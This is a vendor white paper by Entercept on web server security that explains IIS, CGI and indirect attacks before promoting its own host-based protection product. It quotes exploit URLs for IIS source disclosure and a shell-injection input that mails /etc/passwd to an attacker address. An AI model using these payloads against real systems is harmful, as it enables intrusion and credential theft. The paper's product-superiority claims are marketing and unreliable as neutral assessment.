The Future of Web Server Security

Why your Web site is still vulnerable to attack

Author: Yona Hollander, PhD

entercept
SECURITY TECHNOLOGIES

Executive Summary

In our global business environment if a company does not have a Web site they can be viewed as backward or old school, basically not a participant in today's economy. However, this race to participate in the Internet has created an environment where Web and e-commerce sites are multiplying at an astonishing pace. This rapid proliferation of Web sites has also spawned new threats to business. A major threat that as fast as e-commerce sites are being constructed, hackers are developing techniques to deface them and steal the data that exist on the Web server.

This threat is real. The 2000 CSI/FBI Computer Crime and Security Survey reported that the total of losses reported by their survey respondents between 1997-2000 was $ 626 Million. This is a figure that will only increase as more companies enter e-commerce.

Companies can protect themselves from these threats using common security measures. However, these security measures, firewalls and Intrusion Detection Systems (IDS), are just the first step in protecting a company's Web site and/or Web server. These common security solutions are still vulnerable when it comes to protecting against the attack techniques that are used today by hackers.

Today's businesses need a security solution that offers multi-layered protection for the Web server, Web applications, and at the heart of it all, protection for the Operating System (OS). The product highlighted in this white paper, the award winning[1] **Entercept™** provides best-of-breed and complete protection of Web servers. It offers multi-layered protection for the Web server, Web applications, and the OS. The product employs a hybrid approach: it uses a signature-based scheme that protects against known attacks, and a Web-shielding component that protects the Web server and Web applications against unknown attacks.

Companies participating in today's global economy need to use security solutions if they want to keep their Web sites secure from attacks. These attacks can cause minor or major damage but for today's businesses any damage from an attack can be devastating. A fact that must be realized by any business is that common security products like Firewalls and Intrusion Detection Systems do not provide a complete security solution. To truly protect the Web server, Web applications, and the OS, companies need to add a solution to their security strategy that matches the requirements of today's Internet business environment. A solution such as **Entercept Web Server Edition™**

[1] *INFOWORLD* TECHNOLOGY OF THE YEAR BUSINESS IMPACT AWARD

The Problem: Existing Solutions are not Enough

At a time when Web and e-commerce sites are emerging at an astonishing pace, hacking techniques are also being disseminated at an ever-increasing pace. A disgruntled employee or a bored teenager does not need to spend hours looking for system vulnerabilities or weeks learning “how to hack”, they just need a search engine to access the Web as their main source for hacking information. Within minutes, they can obtain programs that exploit vulnerabilities in operating systems and applications. This proliferation of hacking information on the Web allows even a novice to break into a system, deface a Web site, access confidential information and apply Denial of Service (DoS) attacks to take down a server.

Naturally, as the number of attacks on Web servers has rapidly increased, so have the financial losses caused by these attacks. The 2000 CSI/FBI Computer Crime and Security Survey, which included 643 respondents, concluded that approximately 19% of respondents reported their Web site suffered an unauthorized access or misuse in the last 12 months. The total losses reported by the survey respondents between 1997 and 2000 were $626 million.

Current solutions to protect Web servers are not comprehensive or robust enough to secure servers and applications from today’s hackers. They still leave systems vulnerable to an ever-growing number of hackers.

Firewalls

Given the economy’s growing dependence on e-Business, it is obvious that existing security measures cannot provide an adequate solution. The CSI/FBI report supports this claim: 78% of the respondents use firewalls; still, 59% reported that the Internet is a frequent point of attack. Firewalls are not enough to protect Web servers, because in order for e-Business systems to function, ports within the firewall have to be left open, allowing hackers to get in.

Firewalls are utilized as the main perimeter protection tool; they effectively determine which ports are closed or opened into the corporate network. The ports that are left open provide a conduit for the hacker to penetrate the firewall and break into a server machine. A good example is port 80 (HTTP protocol), which is used by Web servers and therefore is always left open. An attacker can pass a specifically crafted – but legitimate – HTTP message through the firewall to a Web server, exposing its vulnerabilities. The HTTP message can then exploit one or more of these vulnerabilities and cause a chain of events that ultimately allows the intruder to obtain privileged access to the Web server machine. This may seem to be a far-fetched scenario. However, executable programs that do this are widely available for download off the Internet for those who are looking for them.

Intrusion Detection Systems

Intrusion detection systems are perceived as the next layer of defense in addition to the firewall. However, they only detect but do not provide real time prevention of attacks. Increasing evidence shows that Network IDS (NIDS) products have limited detection capabilities and inherent difficulties properly identifying attack attempts. As a result, many attacks are left undetected, and false positives are generated as well.

The major drawbacks of NIDS are:

- NIDS cannot prevent attacks in real time. They listen to packets on the wire, but do not block their transfer. More often than not, the packet reaches its destination and is processed prior to interpretation by the NIDS. As a result, it is common for an attack to be successful before it is identified by the NIDS.
- NIDS cannot detect unknown attacks. Any signature-based system (like IDS) can handle only KNOWN attacks for which signatures exist in the product database.

Attack Techniques

The different attack techniques used to break into a Web server can be categorized into three groups: Web server attacks, Web application attacks, and Indirect Attacks.

Web Server Attacks

These techniques send HTTP requests to the Web server. The firewall captures this traffic and, typically, concentrates on analyzing the communication parameters of the traffic. It checks the destination port, the source and destination IP addresses, and similar other attributes. However, a firewall's weakness lies in its inability to verify the data portion (e.g., requests) of the communication consistently. This allows the request to appear legitimate to the firewall. When it arrives at the Web server, it is serviced normally. However, the request may be malicious and exploit a server vulnerability, producing undesired results.

Between 1998 and 2000, about 50 new attacks that exploit Microsoft's widely utilized Internet Information Server (IIS) were created and published. Of those attacks, 55% allowed an intruder to read sensitive information such as Active Server Pages (ASP) source files, configuration information, and files on the same drive but outside of the file tree dedicated to the Web server (virtual tree).

Approximately 20% of the attacks target the ASP component in IIS. ASP is a server-side scripting technology that can be used to create dynamic and interactive Web applications. The ASP source files often include valuable information such as database file names, schema description and passwords that are not supposed to be exposed. A well-known example for an ASP related vulnerability is the **"**MS Index Server '%20' ASP Source Disclosure Vulnerability" (Bugtraq #1084). It is exploited by the browser, sending the following URL:

http://target/null.htw?CiWebHitsFile=/default.asp%20&CiRestriction=none&CiHiliteType=Full

As a result, the source of the file specified in the 'CiWebHitsFile' field is sent back to the browser.

Another well-known vulnerability is the '+.HTR' vulnerability of the IIS Web server. Requesting a filename with an appendage of "+" and ".HTR" will force IIS to call ISM.DLL to open the target file. If the target file is not an .HTR file, part of the target file's source code will be revealed. Again, the exploit is very simple: send the following URL using your browser and view the source code of the returned page:

http://www.victim.com/global.asa+.htr

The "global.asa" file is a primary target for hackers, since it is used to specify event scripts and declare objects that have session or application scope. It is not a content file displayed to the users; instead, it stores event information and objects used globally by the application. This file has to be named "global.asa" and has to be stored in the root directory of the application. As a result, the hackers can easily locate it and use any one of the above exploits to obtain its content. The file typically contains several functions including "Application_OnStart" which is activated when a new session starts. In many cases, the code connects to the database and makes the necessary initialization. In the following excerpt from a real world "global.asa" file, the connection string provides the database name (DB), the user name (DBADMIN) and the password (supersecretpswrd).

```
Sub Application_OnStart
   '==Visual InterDev Generated - startspan==
   '--Project Data Connection
      Application("FmLib_ConnectionString") = "DSN=DB;UID=DBADMIN;PWD= supersecretpswrd"
      Application("FmLib_ConnectionTimeout") = 15
      Application("FmLib_CommandTimeout") = 30
      Application("FmLib_CursorLocation") = 3
      Application("FmLib_RuntimeUserName") = "sa"
      Application("FmLib_RuntimePassword") = ""
   '-- Project Data Environment
      Set DE = Server.CreateObject("DERuntime.DERuntime")
      Application("DE") = DE.Load(Server.MapPath("Global.ASA"),
"_private/DataEnvironment/DataEnvironment.asa")
   '==Visual InterDev Generated - endspan==
   ReadApplicationSettings
End Sub
```

Once the hackers obtain this information, they will look for other vulnerabilities such as MDAC RDS (described later) that will allow them to log into the database and obtain confidential information.

One of the major goals of hackers is to run their own code on the server. If hackers are able to run their code with privileged access rights, they can, for example, add a new user with Administrator rights and actually control the machine. Approximately 15% of the attacks allow an intruder to execute code on the server. For example, “IIS Hack” is a buffer overflow vulnerability exposed by the way IIS handles requests with .HTR extensions. A hacker sends a long URL that ends with “.HTR”. IIS interprets it as a file type of HTR and invokes the ISM.DLL to handle the request. Since ISM.DLL is vulnerable to a buffer overflow, a carefully crafted string can be executed in the security context of IIS, which is privileged. For example, it is relatively simple to include in the exploit code a sequence of commands that will open a TCP/IP connection, download an executable and then execute it. This way, any malicious code can be executed.

A growing number of attacks target the databases behind the Web server. By exploiting vulnerabilities in the IIS server, it is possible to run SQL commands gaining access to the database, or even obtaining administrative privileges. An example in this category is the MDAC RDS vulnerability. MDAC is a package used to integrate Web and database services. It includes the RDS component that provides remote access to database objects through IIS. By exploiting vulnerabilities in RDS (provided that several conditions in the target Web site are met), attackers can send arbitrary SQL commands that manipulate the database or retrieve any desired information. In this specific case, the attacker can even gain administrative rights by embedding the shell () VBA command into the SQL command and execute any highly privileged system commands.

Web Application Attacks

Web applications have become ubiquitous and are used by most Web sites to generate dynamic Web pages based on inputs and databases. Most Web servers provide an interface used to spawn and communicate with the Web application. The interface links between an HTTP request and an application. It specifies which application should be invoked, the parameters/data passed to the application and the mechanism used to provide the Web server with the dynamically generated page. One such interface, the Common Gateway Interface (CGI), is widely supported.

In many cases, CGI programs are distributed as part of the Web server distribution disks and installed by default. According to a bulletin entitled “How To Eliminate the Ten Most Critical Internet Security Threats” published by the SANS Institute, many CGI programmers fail to consider ways in which their programs may be misused or subverted to execute malicious commands. The report illustrates how vulnerable CGI programs present a particularly attractive target to intruders because they are relatively easy to locate, and they operate with the privileges and power of the Web server software itself.

One of many recent examples is the vulnerability found in CGI Script Center’s Account Manager PRO script. According to the SecurityFocus Web site (www.securityfocus.com), any remote user can modify the administrative password of the Account Manager program. The hacker simply sends an appropriate POST command and, as a result, is granted full administrative privileges. This will allow the hacker to access secured areas of the Web site.

Another source that creates vulnerabilities for Web applications are the designers of homegrown and 3rd party Web applications. Typically, these applications are subject to short development cycles, poor testing, and minimal quality assurance procedures. Additionally, these homegrown and 3rd party application developers usually lack sufficient security knowledge.

A common problem with Web applications is input validation. An example is given in the following:

> An HTML form has an input field named “e-mail address” where the user is supposed to fill in his email address. A hacker could enter the following string “jsmith.home.com; mail hacker@hackeremail-address </etc/passwd”. If the Web application implementing this form does not check the input but rather spawns a shell that executes the input string, the /etc/passwd file – the password file on Unix systems – is sent to the hacker by email.

Indirect Attacks


There are many alternative routes other than port 80 (HTTP) for breaking into the Web server machine. An intruder will definitely begin his hacking attempts by scanning the TCP/IP ports looking for Internet servers listening on open ports.

For example, the IIS Web server package includes an FTP server that listens on port 21. Some IIS 4.0 FTP servers that have installed a specific post-SP5 FTP hotfix are vulnerable to an exploit whereby FTP clients may download and/or delete files (on the FTP server). Downloading files from the machine is definitely problematic. The hacker might download confidential data or gain additional information that can further allow him to break into the machine and gain administrative privileges.

Another typically open port is the DNS port. The DNS server is used for Internet name resolution, providing domain name to IP address translation that facilitates the routing on the Internet. At a minimum, a hacker can break into the DNS server, manipulate the routing table so e-mail sent to a specific interesting domain will be diverted to his machine, allowing him to read all the incoming mail.

When the hacker only wants to crash or slow down the server, he can apply several low-level network attacks that target the OS networking software. For example, a recently published attack effective for Windows and some Cisco routers forces CPU utilization of 100% on the target, slowing down the machine considerably. This is done by sending identical fragmented IP packets to the target at the rate of approximately 150 packets per second.

Entercept™: Protecting Web Servers



The **Entercept Web Server Edition™** provides best-of-breed and complete protection of Web servers. It offers multi-layered protection for the Web server, Web applications, and the OS. The product employs a hybrid approach: it uses a signature-based scheme that protects against known attacks, and a Web-shielding component that protects the Web server and Web applications against unknown attacks.

The product includes agents and a centralized management console. The agents provide the security functionality and proactively protect machines on which they're installed. When a malicious request is initiated, **Entercept** identifies the request prior to its execution, and fails the request if it is found to be malicious. The control station is a central management program that consists of a console application for configuration and monitoring purposes, and a server that communicates with the agents.

The Web Server Edition agent provides extended coverage of the different layers within the Web server machine. The agent protects against known attacks targeting the OS by monitoring System and API calls. In addition, the agent includes several engines that protect the Web server and the Web application. The HTTP engine protects against malicious incoming HTTP communication. The Web-shielding engine protects against unknown attacks targeting the Web server and Web applications.

HTTP Engine

The HTTP engine provides on-the-spot prevention by inspecting the incoming HTTP communication and looking for known attack signatures. When a malicious message is identified, the message is dropped and never transferred to the Web server. However, if the message is legitimate, it is forwarded to the Web server for further processing.

The design of the HTTP engine provides many benefits, including:

On-the-spot prevention: The engine inspects the incoming HTTP stream and can drop messages before they are transferred to the Web server.

Lightweight processing: The engine is tightly integrated with the IIS server and takes advantage of the services provided by IIS. The HTTP engine does not need to deal with parsing and other data conversion issues. As a result, the performance penalty is minimal.

Effective when encryption is used: The only filter that may receive messages prior to the HTTP engine is a decryption module (like SSL). The incoming messages are being decrypted prior to their transfer to the HTTP engine. This allows the HTTP engine to scan clear text messages. This is an enormous advantage over NIDS systems that are blind when data is encrypted.

Scalable solution: Unlike NIDS, the HTTP engine handles only incoming messages - not raw messages on the wire. This architecture distributes the load among the different agents and provides an easy means of scaling for sites that include many Web servers. This issue is of major importance, since current NIDS architectures are not scalable and drop many packets when the network is loaded.

Effective for switched networks: The basic host-based design overcomes the problem of NIDS to tap into switched networks. Each engine receives its own incoming communication regardless of the switches used in the network.

Web Shielding

The Web-shielding component is designed to protect the Web server and the Web application against unknown attacks. The shielding concept is based on a simple yet powerful assumption that the Web server and Web application execution pattern is very specific and repeats itself. Thus, it is possible to accurately characterize the “normal” behavior and the typical access patterns to resources of the Web server.

The “normal behavior” of the Web server is encoded as rule templates. The rules template defines the normal behavior of the Web server enabling the exclusion of all the operations that don’t conform to the template.

Rule templates, rather than fixed rules, provide optimal protection. The Web server can be installed and configured in different ways for different installations. The shielding mechanism initiates a scanning process that gathers a set of attributes reflecting the details of the installation and configuration of the Web server. Next, an instantiation program is executed that derives the appropriate rules from the given rule template. The instantiation program uses the information gathered during the scanning phase to fill the missing information within the rule template and to generate the specific optimized rules. Once the set of rules is ready, they are loaded into the agent. This procedure is executed whenever the Web server configuration is modified.

Basically, the Web shielding provides two types of protection: protection of the resources of Web server, and protection against malicious use of the Web server to access other resources.

Protection of the Web server resources

Entercept’s protection tightens the security of the Web server resources. Even if an intruder gains administrative privileges, he still cannot access these resources. This is another great example of how the agent provides multiple layers of security.

Program File Shielding: The shielding protects the Web server executables and configuration files from being modified or deleted. As an example, the “inetinfo.exe” file, which is the main IIS executable, will be located and an appropriate rule including its current directory will be generated. This rule will not allow any other program but the installer to modify this executable.

Data File Shielding: The access to the Web server data files is restricted to the process running the “inetinfo.exe” executable. Since the executable is shielded, it is guaranteed that no other process will access the data files. In addition, the static Web pages are also shielded. Any attempt to either modify, or delete, these pages is prohibited. The only program that can modify these files is the predefined Web-authoring tool ran only by the predetermined Web master.

Registry Shielding: To function properly, the Web server relies on settings stored in the system registry. If the intruder modifies the appropriate registry entries, he can affect the operation of the Web server. The Registry shielding makes sure that the correct level of read/write access is granted only to the appropriate processes.

Service Shielding: To prevent denial-of-service attacks, the Web server shield will include rules that prevent any attempt to stop the Web server service or change its startup mode.

User Shielding: The shield makes sure that the privileges of the users under which the Web server runs cannot be modified. This eliminates the possibility of escalating the privileges of the Web server user, which is a common goal of intruders. The shield also prevents changing the user under which it is running. If, for example, the user was changed to Administrator, ensuing attacks could be harmful since the attacker could execute code with Administrator rights.

Protection against malicious use of the Web server

Hackers exploit Web server and application vulnerabilities to perform malicious commands or access data. Since the normal behavior of the Web server is well defined, most of these deviations can be identified and prevented.

Conclusion

Not only is protecting Web servers and applications critical in today’s business environment, it is imperative. More and more individuals are using the Internet as a resource for hacking tools, causing intrusions and attacks against Web servers to become a pervasive problem. These intrusions and attacks can cause minor or major damage; to today’s businesses, however, any damage from an attack can be devastating to the site owner’s operations and prestige. Yet, existing and common security products like Firewalls and Intrusion Detection Systems provide only a partial solution. This is a fact that must be realized by any business.

This white paper has examined the different attack techniques of hackers and how they can exploit the limitations of most existing security products with the use of common tools available on the Web. As a result, we are now in a good position to illustrate the required elements of an effective security solution for today’s business environment. These elements include:

- Multiple layers of security to protect against various attack techniques, preventing exploits in real-time before they execute.
- Protection of Web server applications.
- Protection against all known and unknown attacks against the operating system.
- Accurate identification of attacks to avoid generating numerous false positives.
- The ability to monitor incoming HTTP communication and other incoming communication such as SMTP/FTP/DNS.
- Receiving new updates in a seamless fashion, requiring only minimal configuration.
- Easily deploying the solution and its updates across multiple servers.

Currently, Entercept is the only solution that provides the comprehensive protection required by today’s businesses.

References

- 2000 CSI/FBI Computer Crime and Security Survey: www.gocsi.com
- Bugtraq: www.securityfocus.com/vdb
- SANS Institute: http://www.sans.org/topten.htm

About Entercept

Entercept's Web Server Edition is the security solution that provides the protection for Web servers and applications that Firewalls and IDS can't. The solution provides comprehensive, multi-layered protection for the Web server, Web application and the OS.

> Entercept provides maximum protection against HTTP based attacks by monitoring incoming HTTP messages, identifying malicious ones and dropping them before the server accepts them.
>
> Entercept also intercepts the HTTP stream after it has been decrypted, making sure hackers cannot rely on encryption to cover their activities.
>
> Entercept includes a unique Web shielding technology that protects both the Web server and its applications against unknown attacks. This is accomplished by limiting the access to the Web server resources, thus protecting the Web server software package. This additional layer ensures that even if a hacker gained administrative privileges, severe damage such as defacing the Web site, cannot happen.
>
> Entercept's Web shielding will also be able to protect the Web server and the Web application by using a behavior-based engine. Activities that are not consistent with the "normal" behavior of the Web server or Web application will be identified and prevented before any damage occurs.
>
> Since the primary objective of the hackers is to gain privileged access to the hacked machine, Entercept is designed to protect the operating system.
>
> Entercept employs a patent pending technology to detect and prevent buffer overflow attacks. This technology has a unique capability: unlike signature-based solutions, it can prevent unknown buffer overflow attacks.
>
> Entercept provides very accurate detection capabilities, eliminating almost entirely the existence of false positives.
>
> To ensure that the system is updated with the most recent attack signatures, Entercept provides a seamless and automatic update mechanism, which securely accesses Entercept's Web site, downloads the recent updates and automatically deploys them to the agents.
>
> Entercept does not require the operator to have any security knowledge. However, a more experienced user can easily use its simple and easy to use GUI to fine tune the system and improve the security provided even further.
>
> Entercept comes pre-configured and is installed and protecting within 30 minutes. There is no need to do any post installation configuration.

For business in today's economy, it is essential to protect data and applications at the server level. It is obvious that when it comes to protecting the core business data on the Web server, common Firewalls and IDS systems alone are not effective. Entercept is the security solution that offers the protection needed against today's pervasive hacking culture.

About the Author

Dr. Yona Hollander is Vice President of Strategy for Entercept Security Technologies in San Jose, California. He joined the company after the merger of Entercept and CoreKT, where he was founder and President. From 1996 to 1997, he served as Vice President of Business Development for Netect, an Israeli company focused on security assessment. Prior to that, Dr. Hollander was part of the IBM Haifa, Israel research group where he was responsible for input/output intensive applications. He holds an M.Sc and a PhD in Computer Science from the Israel Institute of Technology in Haifa, Israel (Technion).

For More Information:

Entercept Security Technologies
2460 Zanker Road
San Jose, CA 95131-1154
Phone: (408) 576-5900 or (800) 599-3200
Fax: (408) 576-5901 or (800) 308-3777
www.entercept.com

Entercept Security Technologies Europe Ltd.
Kinetic Centre
Theobald Street
Borehamwood WD6 4PJ
United Kingdom
Phone: + 44 (0) 20 8387 5502
Fax: + 44 (0) 20 8387 5505